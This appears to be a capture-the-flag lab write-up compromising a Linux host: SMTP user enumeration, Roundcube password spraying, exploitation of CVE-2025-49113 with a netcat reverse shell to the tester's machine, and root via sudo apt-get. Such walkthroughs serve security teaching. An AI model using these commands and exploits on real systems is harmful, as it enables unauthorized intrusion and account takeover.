
Linux Hacking : Aftermath

Objective
You have been assigned a penetration test against a Linux server in the client’s network. Your objective is to gain root access. The client has planted three flags on the system, retrieving each of these flags demonstrates impact.
Lab
Target IP
- 10.1.99.107
Initial Access
Another team member pulled down a list of names and passwords from DeHashed… but are unsure if any of them are valid.
- names.txt
- passowrds.txt
Recon
Host Discovery
Run the NMAP against the target IP.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(packetbreakers㉿kali)-[~/aftermath]
└─$ nmap -sV -sC -Pn 10.1.99.107
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-29 12:43 +0530
Nmap scan report for 10.1.99.107
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a4:f0:03:80:46:18:04:53:47:2e:bf:8d:c1:9e:66:26 (ECDSA)
|_  256 ed:38:36:53:81:bf:c3:15:a2:22:d8:cc:49:3c:63:3d (ED25519)
25/tcp open  smtp    Postfix smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=kali
| Subject Alternative Name: DNS:kali
| Not valid before: 2026-03-02T19:39:52
|_Not valid after:  2036-02-28T19:39:52
|_smtp-commands: kali, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Home
Service Info: Host:  kali; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.95 seconds
Result -
| Open Port | Running Service |
|---|---|
| 22 | OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 |
| 25 | Postfix smtpd, smtp command VRFY, ETRN, STARTTLS |
| 80 | Apache httpd 2.4.52 |
Web Enumeration
Access the IP address in the browser.

Result - A flash video is running, Analyze the source code, no information were found.
Directory Enumeration
Step 1 - Run the ffuf to identified any hidden directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(packetbreakers㉿kali)-[~/aftermath]
└─$ ffuf -u http://10.1.99.107/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -ac -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.1.99.107/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

roundcube               [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 314ms]
Result - roundcube Webmail endpoint is identified.
Step 2 - Access the endpoint in the browser.

Result - login is required, try default admin:admin credential, no access.
SMTP Enumeration
NMAP output shows that VRFY command is enabled. Attacker can connect to port 25 to identified existing username.
In the initial, we have a names.txt and passwords.txt file were given.
Use smtp-user-enum tool to enumerate user.
1
https://pentestmonkey.net/tools/user-enumeration/smtp-user-enum
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(packetbreakers㉿kali)-[~/aftermath/smtp-user-enum-1.2]
└─$ ./smtp-user-enum.pl -M VRFY -U /home/packetbreakers/aftermath/names.txt -t 10.1.99.107
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /home/packetbreakers/aftermath/names.txt
Target count ............. 1
Username count ........... 499
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Mon Sep 28 23:54:08 2026 #########
10.1.99.107: maria exists
10.1.99.107: kali exists
######## Scan completed at Mon Sep 28 23:55:45 2026 #########
2 results.

499 queries in 97 seconds (5.1 queries / sec)
Result - Two user is identified, maria and kali .
Password Spraying Roundcube Webmail
Use cubeSpraying tool to brute force the password for roundcube . Remember we have given a passwords.txt , we will use this file.
1
https://github.com/robotshell/cubeSpraying
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(packetbreakers㉿kali)-[~/aftermath/cubeSpraying]
└─$ python3 cubeSpraying.py --url 'http://10.1.99.107/roundcube/' -U maria -P /home/packetbreakers/aftermath/passwords.txt --verbose
Trying maria:123456 - HTTP Status Code: 401
Trying maria:12345678 - HTTP Status Code: 401
Trying maria:qwerty - HTTP Status Code: 401
Trying maria:abc123 - HTTP Status Code: 401
Timeout while trying to log in for maria.
Trying maria:1234567 - HTTP Status Code: 401
Trying maria:letmeinLA - HTTP Status Code: 401
Trying maria:trustno1 - HTTP Status Code: 401
Timeout while trying to log in for maria.
Trying maria:12345 - HTTP Status Code: 401
Trying maria:Admin@123 - HTTP Status Code: 401
Trying maria:Admninistrator - HTTP Status Code: 401
Timeout while trying to log in for maria.
Trying maria:hello - HTTP Status Code: 401
Trying maria:Tellme@pass - HTTP Status Code: 401
Trying maria:Summer - HTTP Status Code: 401
Timeout while trying to log in for maria.
Trying maria:1qaz2wsx - HTTP Status Code: 302
*************************************************
[SUCCESS] Valid credentials found: maria:1qaz2wsx
*************************************************
Result - We get the password for user maria .
Webmail Access
Using the user maria , successfully login to the roundcube webmail .

Result - Identified the first flag .
SSH Enumeration
Try login to ssh via user maria .
1
2
3
4
5
6
7
8
┌──(packetbreakers㉿kali)-[~/aftermath/cubeSpraying]
└─$ ssh maria@10.1.99.107
The authenticity of host '10.1.99.107 (10.1.99.107)' can't be established.
ED25519 key fingerprint is: SHA256:R/StPRfknLFY8lHlMGCWgjb34+DNGFIAvY54xfHUHrs
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.99.107' (ED25519) to the list of known hosts.
maria@10.1.99.107: Permission denied (publickey).
Result - Permission denied, key based authentication is implemented.
Roundcube — CVE-2025-49113 (Authenticated RCE)
Identified Roundcube Webmail 1.5.9 is vulnerable to authenticated RCE.

Exploitation
Step 1 - Used CVE-2025-49113-exploit tool to exploitation.
1
https://github.com/hakaioffsec/CVE-2025-49113-exploit
1
2
3
4
5
6
7
8
9
┌──(packetbreakers㉿kali)-[~/aftermath/CVE-2025-49113-exploit]
└─$ php CVE-2025-49113.php 'http://10.1.99.107/roundcube/' maria 1qaz2wsx "id"
[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10509
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
[+] Gadget uploaded successfully!
Step 2 - Generating the reverse shell.

Step 3 - Use the CVE-2025-49113.php script with username maria and password.
1
2
3
4
5
6
7
8
┌──(packetbreakers㉿kali)-[~/aftermath/CVE-2025-49113-exploit]
└─$ php CVE-2025-49113.php 'http://10.1.99.107/roundcube/' maria 1qaz2wsx "busybox nc 10.200.100.191 9001 -e sh"
[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10509
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
1
2
3
4
5
6
┌──(packetbreakers㉿kali)-[~/aftermath]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.200.100.191] from (UNKNOWN) [10.1.99.107] 57608
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Result - Exploit successfully, receive reverse connection on the netcat .
Step 4 - Stable the shell.
1
2
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@kali:/$
Step 5 - identified second flag .
1
2
3
4
5
6
7
8
9
www-data@kali:/$ ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  user  var
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  usr
www-data@kali:/$ cd usr/
www-data@kali:/usr$ ls
bin  games  include  lib  lib32  lib64  libexec  libx32  local  sbin  share  src  user.txt
www-data@kali:/usr$ cat user.txt
flag{user_2345_cube}
www-data@kali:/usr$
Privilege Escalation
Step 1 - Start searching www-data for any information. Try access user maria .
1
2
3
4
5
6
www-data@kali:/$ cd home
www-data@kali:/home$ ls
kali  maria
www-data@kali:/home$ cd maria/
bash: cd: maria/: Permission denied
www-data@kali:/home$
Result - Permission denied.
Step 2 - Run the LinEnum.sh to identify any potential privilege escalation.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
www-data@kali:/tmp$ ./LinEnum.sh
./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Tue Sep 29 09:58:11 UTC 2026


### SYSTEM ##############################################
[-] Kernel information:
Linux kali 5.15.0-190-generic #200-Ubuntu SMP Fri Aug 7 15:06:04 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
1
2
3
4
5
6
[+] We can sudo without supplying a password!
Matching Defaults entries for www-data on kali:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on kali:
    (ALL) NOPASSWD: /usr/bin/apt-get
Step 3 - Verify the same manually sudo -l .
1
2
3
4
5
6
7
8
www-data@kali:/$ sudo -l
Matching Defaults entries for www-data on kali:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on kali:
    (ALL) NOPASSWD: /usr/bin/apt-get
www-data@kali:/$
Result - We can run sudo command without password.
Step 4 - Research the exploit on google.

Result - This provide privilege escalation to root via executing apt-get command using GTFOBins methods.
apt-get allows arbitrary pre-hook execution via APT::Update::Pre-Invoke. Because it runs as root through sudo, /bin/sh inherits root privileges.
Step 5 - Execute the below command.
1
2
www-data@kali:/$ sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::="/bin/bash"
root@kali:/tmp#
Result - Successfully get the root privilege.
Root Flag
Read the root flag.
1
2
3
root@kali:~# cat root.txt
flag{toor_ 55000369_root}
root@kali:~#
Visual Attack Chain